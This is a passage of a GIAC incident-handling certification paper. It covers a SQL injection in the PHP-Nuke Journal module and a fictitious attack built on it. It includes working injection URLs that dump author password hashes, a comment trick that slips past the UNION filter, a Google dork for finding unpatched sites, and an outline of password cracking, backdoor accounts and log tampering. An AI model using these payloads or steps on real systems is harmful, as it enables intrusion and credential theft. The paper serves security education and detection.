Global Information Assurance Certification Paper

PHP-Nuke: From SQL Injection to System Compromise

GIAC Certified Incident Handler Practical Assignment (Version 3.0)
Eric Paynter – October 11, 2004

(intentionally blank)

Abstract

The purpose of this paper is to increase awareness of security for web server administrators. Hopefully by doing so, the number of compromised systems will be reduced. Fewer compromised systems means fewer resources that can be used to perform distributed attacks and other malicious Internet activity, which means a safer Internet for everyone.

The paper starts by describing the details of a vulnerability and related exploit for PHP-Nuke, which is a very popular open source content management system. The reason for the success of PHP-Nuke is its ease of setup, which allows novice users to have professional looking websites in very little time. Unfortunately, without appropriate security knowledge, ease of setup may result in an equal ease of compromise.

Following the exploit details, a fictitious multi-phased attack against a web server is described. The five main stages of the attack, which are reconnaissance, scanning, exploiting, keeping access, and covering tracks, are described in detail. The attacker used one of the many SQL injection vulnerabilities in PHP-Nuke to gain a foothold, and then proceeded to use the weak password security of the server to perform a full compromise.

The paper next describes the incident handling process that occured after the discovery of the attack. The six-step process of preparation, identification, containment, eradication, recovery, and documenting the lessons learned is covered.

The paper closes with some "extras", which are detailed explanations of some of the technical concepts covered in the paper.

(intentionally blank)

Table of Contents

Table of Figures

Statement of Purpose

The Statement of Purpose describes the reason for the attack, including both the motivation and the goals of the attacker. There are several motivators that encourage people to attack computer systems. In the case of the attack documented in this paper, the key motivators are to increase ego and status. The main goal of the attacker is to have as many systems as possible under his control. He believes that by having unauthorized control over a large number of systems, he will prove how skilled he is, both to himself (ego), and to his peers (status). He will achieve this goal by using SQL injection to steal passwords, and then he will use the passwords to attempt direct logins via SSH or telnet. Once he has the ability to login directly, there is no limit to the damage that he can do to the compromised systems.

Motivators

According to The Honeynet Project [Honeynet, 2004], there are six motivators that describe why people attack computer systems. These motivators are Money, Entertainment, Ego, Cause (Ideology), Entrance (into a social group), and Status (within a social group), abbreviated as "MEECES". These motivators are based on the traditional motivators used by various counterintelligence agencies, which are Money, Ideology, Compromise, and Ego – MICE. The updated list, while similar to the traditional list, is thought to more accurately describe the culture of cyber criminals.

The first motivator, *money*, is somewhat obvious. Headlines such as "Credit card theft brings fresh attention to growing problem" [USA Today] and "Hacker hits up to 8M credit cards" [CNN] indicate that financial documents are a key target. Stolen financial information can be used directly by the attacker or sold. Either way, there is a monetary benefit to the attacker.

Entertainment, while seeming to indicate harmless practical jokes, can lead to quite costly consequences. These attacks, usually intended to embarrass or humiliate the victim, often result in much greater damage than just the loss of face.

The need for control is the basis for *ego* attacks, which are self-esteem boosters for people who likely feel a lack of power in their day to day lives. Having the ability to manipulate computer systems, especially those that are supposed to be protected, increases the attacker's sense of power.

Attacks motivated by a political ideology, or *cause,* may lead to some of the worst damages. However, to date, reports of significant *cyberterrorism* attacks are difficult to find. The FBI lists several of the cyber crimes investigated in 2003, and most seem to be related to motivations other than *cause* [FBI].

The final two motivators, *entrance* and *status*, boil down to the need to fit in with a social group. Having a large number of systems controlled, defacing high profile sites, and having proven knowledge of how to breach systems, will increase both the

likelihood of entering certain social groups and the ability to retain status in those groups. The need to fit in is a very strong motivator. There is no limit to what individuals might do to prove their proficiency, if they believe that it will help them to be accepted into a social group.

Motivation

The attack described in this paper is primarily motivated by *ego* and *status*. The attacker's goal is to have control of as many systems as possible, which he believes will prove his competence and fearlessness as a hacker, both to himself and to his peers. There is also a secondary motivator of *money*.

Since his goal is to control a large number of systems, he will do his best to avoid detection. Detection usually leads to steps being taken by a system administrator to clean up and protect a system, which will likely result in the attacker losing control of that system. To avoid detection, the attacker will not be defacing any websites, altering any files, or otherwise altering the system in ways that might bring attention to the fact that the system has been compromised. The attacker will be as quiet and as efficient as possible.

A possible long term goal of having many systems under his control is that one day, he may be able to use them for some financial advantage: the *money* motivator. Having a large number of distributed machines means that he may be able to cause a denial of service (DoS) to an e-commerce website. With the ability to deny service, he can demand a ransom to guarantee that he will allow the site to continue to operate. This “gangster” style of extortion is becoming quite popular, as described in news articles such as “Cyber gangs hold companies to ransom” [Silicon] and “Denial Of Service Attacks Cost Billions” [Dundee]

Attack Overview

The chosen attack is based on a SQL injection vulnerability in PHP-Nuke. SQL, often pronounced “see-quel”, is an abbreviation for “Structured Query Language”. SQL is computer programming language commonly used to interact with database management systems. PHP-Nuke, the target of the attack, is a popular open source content management system that allows novice web site operators to produce professional looking websites in very little time. As the name implies, PHP-Nuke is written using the PHP programming language.

What is a SQL injection vulnerability? Some systems, like PHP-Nuke, don't always verify the contents of a form before submitting those contents to a database. Since most users enter the expected information into form fields, this does not normally pose a problem. However, if the user types in certain unexpected information, such as SQL commands, into the web form fields, then the database management system may mistakenly interpret the input as commands rather than data. If this happens, then the database management system will execute the commands rather than storing them into the database. If successful, a SQL injection attack can achieve results such as

stealing personal information about customers, gathering technical information about the system's configuration, or even altering the contents of the database, including erasing all of the data.

There are actually several such vulnerabilities in PHP-Nuke, even in the latest released version[1]. Because of this, one of the challenges for an attacker targeting PHP-Nuke websites is deciding which vulnerability to use. As a matter of fact, the exploit is so trivial that deciding which exploit to use will likely be more of a challenge than performing the actual exploit.

The goal of the SQL injection attack used in this paper is to cause the website to display the hashed passwords of the PHP-Nuke users. The passwords are stored as MD5 hashes, which can be cracked fairly easily, even if the password is moderately strong. In tests performed for this paper, six character mixed-case alpha-numeric passwords were cracked in less than 2.5 hours on a standard desktop PC[2]. Passwords of five or fewer characters took less than three minutes to crack. However, as the password length increases, the crack time goes up exponentially. An eight-character mixed-case alpha-numeric password could take over a year to crack on current desktop hardware. Adding symbols to the eight-character password could increase the time to as much as 30 years[3].

Once the attacker has a valid cracked password, he will attempt to login to the system directly using SSH or Telnet. Many novice website administrators use the same password for their PHP-Nuke account as they use for their system login, so this will very likely work. If the attacker can login to the system, then he can begin installing back doors and covering his tracks to prevent detection.

Assuming that the attacker fails at any point in the attack, he can easily start over with the next system in his list of potential targets. There are so many PHP-Nuke systems available that even with a very low success rate, the attacker can still amass quite a large number of systems.

1 At the time of this writing, PHP-Nuke 7.3 was the current “pay” version and 7.2 was the current “free” version.

2 The system used to crack the passwords uses an AMD Athlon XP 1800+ processor.

3 For the details of the password cracking tests, please see “Password Cracking” in the “Extras” section of this document.

The Exploit

When the attack occurs, the initial foothold is gained using a SQL injection exploit. The attack will work on any operating system and platform supported by PHP-Nuke, so long as a vulnerable version of PHP-Nuke is installed, and so long as a database management system with the required functions is in use. The attack is embedded in a standard browser request sent to the web server, which means that no special software is required by the attacker. There are several variations of the attack that use different PHP-Nuke modules and/or different SQL commands. It is possible to detect and block the attack using an intrusion detection/prevention system; however, the attacker can easily change the appearance of the attack, making it impossible to detect all variants.

Background: SQL Injection Attacks

The attack is possible because PHP-Nuke does not always *sanitize* its input. Any time a program receives input from a user, it must verify that the input is appropriate. All programs should be built with the fundamental assumption that *all input is malicious until proven safe*. When this is not the case, then malicious input is much more likely to be successful. One of the largest threats to any program is that a user might send commands when the program is expecting data. If the input is not properly sanitized, then the program may inadvertently execute the commands, which could lead to unauthorized activity.

Figure 1: Sample Website Login

Sanitizing input means inspecting everything sent to a program to confirm that it is appropriate, and to neutralize or discard any input that is not appropriate. An effective technique that can assist in neutralizing potentially malicious input is to *escape*[4] all characters that might lead the program to mistakenly interpret part of the input as a command. This includes quotes (both single and double), and HTML brackets (e.g. < and >) and comment indicators (#, //, /* */, --, etc.). To simplify sanitization, the PHP programming language includes several standard functions that will automatically escape certain types of input. Examples of these functions include **`dbx_escape_string()`**, **`escapeshellarg()`**, **`htmlentities()`**, and **`htmlspecialchars()`** [PHP Manual]. Unfortunately, PHP-Nuke does not always use these functions, and in some cases, it overrides automatic use of them.

To illustrate the point, let's look at an example of SQL injection. Imagine a standard login form on a website, like the one depicted in Figure 1. The form has a field for the

4 If the user input contains symbols that might be interpreted as system commands, then the program can prefix those symbols with an *escape character*. The escape character explicitly instructs the system to not interpret the symbol that follows as a command, and instead, to treat it as data.

user name and a field for the password. In the database, there is a table named **users** with a field named **name** and a field named **password**. When a user enters his or her name and password into the login form, the program looks up the name in the database and retrieves the password associated with that name. It then compares the password supplied by the user with the retrieved password, and if they match, login is granted. The SQL command used to lookup the password is this:

```
select password from users where name = '$input';
```

One of the nice things about SQL is that it reads somewhat like English, so there is no need to go into detail explaining what each part of the above command does. There are, however, two important parts in the command that should have attention brought to them. First, the user input is surrounded by single quotes. This helps the database system to understand where the user input begins and ends. Second, the database command ends with a semicolon. This let's the database know that the command is complete.

If the user entered a proper name, for example, “Eric”, into the user name field, then the program will insert “Eric” into the SQL command in place of the variable “**$input**”. The command sent to the database would therefore be this (new part highlighted):

```
select password from users where name = 'Eric';
```

If the user entered something other than the name of a user in the database, then the lookup should fail. But what if the user entered a part of a command instead of a name? For example, what if the user entered the following into the user name field:

```
Eric'; drop table users; --
```

The above input contains database commands. The **drop** command causes the database to completely erase the table specified. The `--` command is a *comment* indicator, which causes the database to ignore the rest of the line[5].

Entering the new user input into the original SQL command yields the following:

```
select password from users where name = 'Eric'; drop table users; --';
```

The result: two commands are sent to the database. The first gets the user's password. The second drops the **users** table from the database. After the second command runs, the comment appears, which causes the database to ignore what follows, which was the original closing quote and semicolon.

5 Comments are used by programmers to include plain language statements that make it easier to understand what the program does. The system will ignore all comments because they are not a part of the program *code*. For example, our first SQL command might be: “select password from users where name = 'Eric'; -- get the user's password.” The system will ignore the human readable part “get the user's password.” - it's sole purpose is to assist the programmer in understanding the purpose of the command. In some cases, the commands can be very difficult to decode, and well placed comments can be invaluable.

If this were to happen, and the entire users table were dropped, the website would likely cease to function immediately, and remain non-functional until the system administrator could restore the **users** table from a backup. If the program had escaped the single quote, then the database management system would have seen the "; drop..." as a part of the data, and the attempt to damage the web site would have been avoided.

The PHP-Nuke Attack

In this section, we will focus on the details of the specific exploit used to carry out the attack described in this paper. The target of the attack is the search function of the PHP-Nuke Journal module. The purpose of the module is to find the rows in the database that match certain search criteria, and to display the results. The goal of the hacker is to overstep the boundaries of the search function so that it will display information that should otherwise be kept confidential. The following SQL command is in the journal module:

```
SELECT j.jid, j.aid, j.title, j.pdate, j.ptime, j.mdate, j.mtime,
u.user_id, u.username FROM ".$prefix."_journal j,
".$user_prefix."_users u WHERE u.username=j.aid and j.aid='$forwhat'
order by j.jid DESC;
```

The goal of the attacker is to alter the above command in such a way that it leaks confidential information, but completes without error. With no error, the web application will complete the transaction and send the results to the browser. In order to accomplish this, the attacker will add valid commands into the statement, while altering it as little as possible.

Towards the end of the statement is the variable **$forwhat**[6], highlighted below:

```
SELECT j.jid, j.aid, j.title, j.pdate, j.ptime, j.mdate, j.mtime,
u.user_id, u.username FROM ".$prefix."_journal j,
".$user_prefix."_users u WHERE u.username=j.aid and j.aid='$forwhat'
order by j.jid DESC;
```

Browsing through the PHP-Nuke code, the life of this variable can be traced to see what sanitization is performed. As it turns out, the variable is passed from the web browser into the function with very little alteration. The initial sanitization is performed in **mainfile.php**, which is a code module that is executed for every PHP-Nuke request. At the top of mainfile.php, the following code appears:

6 All variables defined in a PHP program have "$" as their initial character.

```
if (preg_match("/([OdWo5NIbpuU4V2iJT0n]{5}) /", rawurldecode \
($loc=$_SERVER["QUERY_STRING"]), $matches)) {
     die("YOU ARE SLAPPED BY <a href=\"http://nukecops.com\"> \
     NUKECOPS</a> BY USING '$matches[1]' INSIDE '$loc'.");
}
```

The **preg_match** function, highlighted below, invokes the regular expression engine in PHP:

```
if (preg_match("/([OdWo5NIbpuU4V2iJT0n]{5}) /", rawurldecode \
($loc=$_SERVER["QUERY_STRING"]), $matches)) {
     die("YOU ARE SLAPPED BY <a href=\"http://nukecops.com\"> \
     NUKECOPS</a> BY USING '$matches[1]' INSIDE '$loc'.");
}
```

A regular expression engine is a very sophisticated pattern matching system used in many programming languages to find and manipulate text patterns. In this case, the Union Tap Code (UTC) regular expression is used, which is designed to find **UNION** commands, which are the foundation of many SQL injection attacks[7]. The SQL UNION command allows the joining of data tables with an existing query. If the UTC regular expression finds a UNION in the query string, it posts a message back to the user, letting him or her know that they were caught trying to perform an unauthorized action. It then halts execution using the **die** command. Here is the message part highlighted:

```
if (preg_match("/([OdWo5NIbpuU4V2iJT0n]{5}) /", rawurldecode \
($loc=$_SERVER["QUERY_STRING"]), $matches)) {
     die("YOU ARE SLAPPED BY <a href=\"http://nukecops.com\"> \
     NUKECOPS</a> BY USING '$matches[1]' INSIDE '$loc'.");
}
```

There is some additional alteration performed on **$forwhat** that occurs in the **modules.php** code. It looks like this:

```
$forwhat = stripslashes($forwhat);
```

This does not appear to be sanitization. As a matter of fact, it is the reverse. The function **stripslashes** will remove any backslashes from the target variable [PHP Manual]. In PHP, a backslash is used as an escape character. By default, PHP will automatically escape any quote in a string passed by the browser. It does this to protect the program from SQL injection and other attacks that use quotes to insert unauthorized commands. The result of the above line of code is that if any dangerous characters in **$forwhat** have been escaped, this line would remove the protection of the escape! It is not clear why PHP-Nuke has stripped the slashes, but the result is that **$forwhat** is now very dangerous.

An example of a URL that would make use of the journal search function, without performing any unauthorized activity, is:

7 For a detailed explanation of the UTC regular expression, please see “UTC Regular Expression” in the “Extras” section of this document.

```
http://www.example.com/modules.php?name=Journal&file=search&bywhat=aid
&exact=1&forwhat=123
```

Let's look at this piece by piece. It starts by instructing PHP-Nuke to look in its modules library (**/module.php**) for the module named Journal (**?name=Journal**), and find the search function (**&file=search**). Search by author id (**&bywhat=aid**) for the author named 1234 (**&forwhat=123**) and only return exact matches (**&exact=1**). Simple, right? Now to break it...

Knowing that **$forwhat** is vulnerable to attack, that is the place to hit. Since **$forwhat** will not have any quotes escaped, simply add a quote to the end of the string and type in a SQL statement. Here's an example:

```
http://www.example.com/modules.php?name=Journal&file=search&bywhat=aid
&exact=1&forwhat=123' UNION SELECT 0,aid,pwd,0,0,0,0,0,0 FROM
nuke_authors
```

In this example, instead of stopping after specifying a value for the variable **$forwhat**, the command continues. There is a closing quote, and then a SQL **UNION** command, followed by a completely new **SELECT** query. The new **SELECT** query will search for the author id (**aid**) and password (**pwd**) from the **nuke_authors** table. The **UNION** will join the results of the new **SELECT** with the original **SELECT**. There are also several zeros in the **SELECT**. The purpose of these is to help align the new data with the results from the original query. Remember, the original query started like this:

```
SELECT j.jid, j.aid, j.title, j.pdate...
```

With the new query, the select statement starts like this:

```
SELECT 0, aid, pwd, 0...
```

The result is that the author id and password to be aligned with the aid and title fields in the output.

The attempt at SQL injection as shown so far would succeed only if the UTC regular expression were not present, which may be the case in older versions of PHP-Nuke. However, in the latest version of PHP-Nuke, the **preg_match** function in **mainfile.php** will detect the **UNION** command and block the attempt to retrieve the password, so there is still a little more work to be done.

The weakness of the UTC regular expression is that it expects a space to follow the word “union”. The space was likely added because it was perceived to reduce the likelihood of false positives – that is, it should reduce the chances of flagging valid searches as attempts to perform SQL injection. The way around this is to find some other way to represent a space.

One alternative to using a space is to use a C-style comment, which looks like this:

```
/* put comment here */
```

Much like SQL comments, which were described above, C-style comments allow the programmer to insert human-readable text into the often more cryptic computer commands. However, this comment style differs in one important respect: rather than causing all of the text to the end of the line to be ignored, this type of comment causes only the text between the **/*** and the ***/** to be ignored. When interpreting the comment, the system removes the comment symbols and all of the text between them and replaces it all with... a space! The system then proceeds to execute the commands.

The following request is identical to the previous one, except that it replaces all spaces with empty comments:

```
http://www.example.com/modules.php?name=Journal&file=search&bywhat=aid
&exact=1&forwhat=123'/**/UNION/**/SELECT/**/0,aid,pwd,0,0,0,0,0,0/**/F
ROM/**/nuke_authors/*
```

When interpreted by the system, and when the comments have been removed, this command will look just like one that used spaces, however, the UTC regular expression will not detect it. The result of the request is that PHP-Nuke will send a web page to the attacker that contains a list of password hashes for all users with “author” level privileges.

Systems Affected

The attack is targeting a weakness in an application. This makes the attack fairly independent of the underlying architecture. The key prerequisite is that the system must be running a vulnerable version of PHP-Nuke. While performing the research for this paper, all versions from 6.0 to 7.3 were tested and confirmed vulnerable. Prior to version 6.0, the “Journal” module did not exist. Since the vulnerability is in that module, the exploit does not apply to earlier versions.

Implied by the presence of PHP-Nuke are all of the OS and other system prerequisites of PHP-Nuke. It will run on Linux and Windows systems running the Apache web server with PHP version 4.2.x or later. PHP-Nuke supports the following database management systems and interfaces: MySQL, mSQL, PostgreSQL, PostgreSQL_local, ODBC, ODBC_Adabas, Sybase and Interbase [Nuke Install].

Since **UNION** is a part of the attack query, the database system must support the **UNION** command. If the database is MySQL, then it must be version 4.0.0 Alpha or later, since that was when support for **UNION** was introduced to MySQL [MySQL Changelog].

Variants and Signatures

The attack proposed here is a variant of the original attack proposed by Janek Vind [Waraxe]. In the original, the query restricted output to only the first match and it did not include the aid (the author's name).

It appears that PHP-Nuke will send arbitrary SQL commands to the database system, therefore, variants are limitless – any SQL command could be sent. If the instance of PHP-Nuke is configured with a restricted id and password for database access, then the potential exists that any data from any of the PHP-Nuke tables can be read, altered, or deleted. If the web server is using the root database account, then any other databases on the system may also be vulnerable. In other words, getting the author's password is just the beginning of what might be accomplished with this vulnerability. Mass data stealing and alteration may be possible, depending on the target system's configuration.

The attack occurs over a standard HTTP or HTTPS connection to the web server, so a traditional firewall will not stop it. The attack does not produce any errors in the logs, and it does not cause a crash or other type of program exception that might alert a system administrator to a problem. The benign nature of the attack makes it very difficult to detect.

An Intrusion Detection System (IDS) may be able to detect the pattern of the embedded SQL commands in the HTTP GET request. Looking for GET requests with C-style comments is a good start. Looking for GET requests with SQL commands also may be effective, but that might produce a large number of false positives. Additional research is warranted in this area to improve on the UTC regular expression code and to convert it into an IDS signature.

The Platforms/Environments

All of the systems involved in the attack are identified in this section. The attack makes use of three networks. The Source Network hosts the attacker's PC – a standard desktop PC. The Auxiliary Network hosts an open HTTP proxy, which is used to conceal the attacker during the HTTP portion of the attack. The Target Network hosts the victim of the attack, which is a Linux/Apache web server.

Network Diagram

Figure 2 provides an overview of all of the components involved in the attack.



Figure 2: Network Diagram

Victim's Platform

The victim of the attack is labeled *Target Web Server* in Figure 2. It is an HTTP (web) server. Although the server could be running any PHP-compatible OS, the server that

is the target of this attack is a Linux server. It is using the Gentoo distribution with the gentoo-sources kernel version 2.4.26 and glibc version 2.3.3. The web server software is Apache 1.3.31 with PHP 4.3.8 loaded as a dynamic module. The DBMS is MySQL 4.0.20.

As of the time of this writing, these are all current versions of the software, and all are considered safe and secure. The fact that the system is well patched is a good indicator that it is fairly well maintained. Unfortunately, keeping up to date with patches is only one of the steps required to be secure. Unfortunately, the target also has software that is not secure: PHP-Nuke 7.3. Even though PHP-Nuke 7.3 is the latest version, the software has a history of security vulnerabilities, and in this version, several remain.

The target is actually owned by a small business who has an online brochure/catalog website hosted on it. The brochure site does not use PHP-Nuke and it requires very little of the server's capacity. The technician responsible for maintaining the server recognized that the system had excess resources, and he took advantage of this fact by installing a personal project onto the server. To help him learn about PHP and rapid web development using content management systems, he installed PHP-Nuke onto the server without authorization.

Target Network

The target web server is on a fairly large and well maintained network at an Internet co-location facility. A redundant Internet connection is provided through the *Target BGP Router*, which connects two major ISPs to the *Target Network*. The router is a Cisco 7204 running IOS 12.2(23). Since this router touches the Internet directly, it has been hardened by having all basic services disabled in its configuration, using these commands:

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
no cdp
no snmp
```

The router also has some standard filters in place to prevent things like source routing and broadcasts, and to block information from leaking via ICMP:

```
no ip unreachables
no ip direct-broadcast
no ip source-route
```

Finally, in the event that the router suffers an intrusion, it is further protected by a warning (a legal protection), by storing its password encrypted, and by logging activity to a remote system:

```
service password-encryption
logging zzz.zzz.zzz.zzz
banner / WARNING: Authorized use only. All access monitored. /
```

The router also includes some access control lists to permit administration, etc., however, since the router isn't the target of the attack, the full details of its configuration are not relevant to this paper and are therefore not included.

What *is* relevant about the router configuration is that HTTP and SSH traffic are permitted through the router to the *Target Web Server*.

The *Target BGP Router* connects to the *Target Switch* through the *Target Firewall*. The firewall is a Linux system running kernel 2.4.26. The system is hardened to have no services running except the built-in kernel firewall: IP Tables.

The primary purpose of the firewall is to block incoming requests to the servers at the co-location facility, as defined by each customer. It also performs some of the same general purpose filtering as the *Target BGP Router*. While the full configuration of the firewall is outside the scope of this document, the configuration related to the *Target Web Server* is included below. It uses the forward chain of the filter table to determine which packets to forward to the *Target Web Server*. Anything not explicitly included in the rules below will not be forwarded. The rule set defined by the customer allows access to SSH for remote administration (port 22), HTTP for web access (port 80), and HTTPS for secure web access (port 443). Anything else incoming is dropped. Outgoing, everything is permitted. The configuration section related to the target looks like this:

```
iptables -A FORWARD -i eth0 -p tcp -d $customerXip --dport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp -d $customerXip --dport 80 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp -d $customerXip --dport 443 -j ACCEPT
iptables -A FORWARD -i eth0 -d $customerXip -j DROP
iptables -A FORWARD -i eth1 -s $customerXip -j ACCEPT
```

To help understand these rules, the first one will be explained in detail. It begins with the "**`iptables`**" command, which is the command used to interact with the firewall rule set of most Linux 2.4 or later systems. There is no table specified, so the default table, which is *filter*, will be used. Following the iptables command is "**`-A FORWARD`**", which will *add* a rule to the *forward* chain. There are three chains in the filter table: **`INPUT`**, **`OUTPUT`**, and **`FORWARD`**. The first two affect packets destined for or originating from the firewall itself, and so they are not relevant to this case. The **`FORWARD`** chain is used for all packets being routed or *forwarded* by the firewall to another device.

The "**`-i eth0`**" parameter causes the rule to only match if the packets arrive *inbound* on the *ethernet 0* network adapter. This firewall has ethernet 0 connected to the Target BGP Router and ethernet 1 connected to the Target Switch. Therefore, anything arriving on ethernet 0 must be coming in from the Internet.

Next, the "`-p tcp`" parameter is specified. This causes the rule to only match if the *protocol* is *TCP*.

Following the protocol parameter is "`-d $customerXip`", which causes the rule to match only if the *destination* IP address is that of Customer X, the customer who owns the Target Web Server. The variable "`$customerXip`" is defined in the init script and is equal to the IP address of customer X – the owner of the target web server.

Nearing the end of the rule is "`--dport 22`", which restricts the rule to match only if the packet has a *destination port* of *22*. Port 22 is the port reserved for secure shell activity, also know as SSH.

The final part of the rule is "`-j ACCEPT`" which instructs the firewall to *jump* to the *accept* target if this rule is matched. Any packet sent to the accept target is accepted by the firewall and routed. Any packet sent to the drop target is dropped and not routed.

The firewall connects to the co-location's customer's servers using the *Target Switch* – a Cisco 6509 switch running IOS 12.2(17). The switch has no special configuration. There are no VLANs or other segregation at the co-location facility. The switch is not configured to permit/deny access based on MAC addresses, or to perform any other filtering.

Source Network

The source of the attack is the attacker's home PC, labeled *Attacker's PC* in Figure 2. The PC is a fairly typical desktop PC. It has an AMD Athlon XP 1800+ processor and 256 MB of RAM, which is enough power and memory to crack reasonably strong passwords in a short period of time. The installed operating system is Debian Linux, which is compatible with all of the tools used in the attack, including nmap for the stealth SYN scan, MDCrack for the password cracking, and SSH to open an interactive shell with the target. Note that all of these tools are compatible with most UNIX-like systems, and they are also compatible with recent versions of Microsoft Windows.

The Attacker's PC connects to the Internet through the *Attacker's Mini Appliance Firewall*, which is a Linksys EtherFast Cable/DSL Router with 4-Port Switch. The Router/Switch acts as a firewall to protect the PC from direct attacks. It is configured to not allow any incoming (Internet to LAN) connections. All outgoing traffic is permitted.

The final component in the Source Network is the *Attacker's ISP (Default Gateway)*. This is the router that connects the attacker to the Internet. This device is managed by the attacker's ISP. Details of its configuration are unknown.

Auxiliary Network

The auxiliary network is nearly a complete unknown. All that can be determined about this network is that it is publicly accessible and there is an open HTTP proxy server on

the network, which is labeled *Open Proxy* in Figure 2. The open proxy server allows for some anonymity while looking for suitable systems to compromise. The server was chosen because its IP address resolves to a distant foreign country, with the expectation that law enforcement in that country is unlikely to trace the unauthorized use back to the attacker.

Additional details of what an Open Proxy is and why it is useful for the attacker are included in the section “Stages of the Attack”, subsection “Scanning”.

Stages of the Attack

The attack began with reconnaissance. During the reconnaissance stage, the attacker learned as much as possible about the target, without actually touching the target. Reconnaissance involves using public sources of information to build a shortlist of potential targets. Google, Netcraft, and the public Whois database were the primary tools used in this stage.

Following reconnaissance, the attacker moved on to scanning, where he actually manipulated a potential system to see how it responded. A web browser was used to confirm that there was a live web server with a potentially vulnerable web application, and nmap was used to see if SSH was operational on the system. Scanning yielded a suitable candidate.

The attacker next attempted to exploit the target. He used a SQL injection attack to steal a password hash. He then used MDCrack to determine the actual password based on the hash. The attacker verified that the password was valid by logging into the system.

Once logged in, the attacker had the ability to directly alter the system. In order to keep access in the event that the system administrator changed his password, the attacker found an unused account on the system and elevated the privileges of that account to have full control of the system. He then assigned his own password to the account. This was all done using tools such as vi and passwd, which are standard tools that are present on most Linux systems.

The attack concluded with the attacker covering his tracks. He used vi to alter text logs, logpatch to change the login history logs, and then he unset the HISTFILE environment variable so that the shell would not save the commands that he had typed.

After these stages were completed, the attacker had full control of the system.

Reconnaissance

The first stage in the attack was to find a suitable target, and to do so without leaking any information about the attacker. Reconnaissance should be silent and undetectable. To accomplish this, the strategy used was to make use of as many public sources of information as possible.

While performing reconnaissance, an attacker should have a good idea of the characteristics of the target that he wants to exploit. In this case, the intent of the attacker was to break into a PHP-Nuke website. A poorly maintained site was more desirable to the attacker, because poorly maintained sites are less likely to have vigilant system administrators who might notice unauthorized activity. Finding such a target was made somewhat easy by the fact that PHP-Nuke has a default news article that appears on the front page of every new install. The default news article remains until it is explicitly deleted. The article starts like this:

```
Welcome to PHP-Nuke!

Congratulations! You have now a web portal installed!. You can edit or
change this message from the Administration page.
```

From version to version, there are a few minor changes to this statement, but, for the most part, it remains relatively unaltered. Even some obvious typos have remained through several versions.

A great way to find such a site is to use Google[8] to search for some of the words in the default article. The search used by the attacker was this:

```
http://www.google.com/search?q=Welcome+to+PHP-
Nuke+Congratulations+You+have+now+a+web+portal+installed
```

Figure 3 shows the results of this search after it was performed by the attacker. The search yielded over 3700 matching pages! Even though time will have passed between the time that Google indexed the sites and the time that the attacker performed the search, it is likely that, since the pages remained default for long enough for Google to index them, that they were still default when the search was performed. These are therefore all good candidates.



Figure 3: Google Search for Raw PHP-Nuke Sites

